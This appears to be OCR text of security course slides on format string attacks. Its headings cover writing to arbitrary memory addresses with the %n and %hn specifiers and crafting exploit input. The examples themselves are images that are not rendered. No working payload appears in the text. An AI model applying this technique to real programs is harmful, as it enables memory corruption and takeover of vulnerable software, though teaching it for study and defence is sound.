
How to write at any arbitrary memory address

Overwriting memory address using %n & %hn

%n


Writes 1 byte at a time




%hn


Writes 2 bytes at a time


Addressing concept






Single byte writing using %n







Single byte writing using %n




Crafting exploit input:




Single byte writing using %n




Crafting input:





Single byte writing using %n







Single byte writing using %n







Single byte writing using %n







Single byte writing using %n







Single byte writing using %n







Two bytes writing using %hn






Addressing concept







Addressing Concept



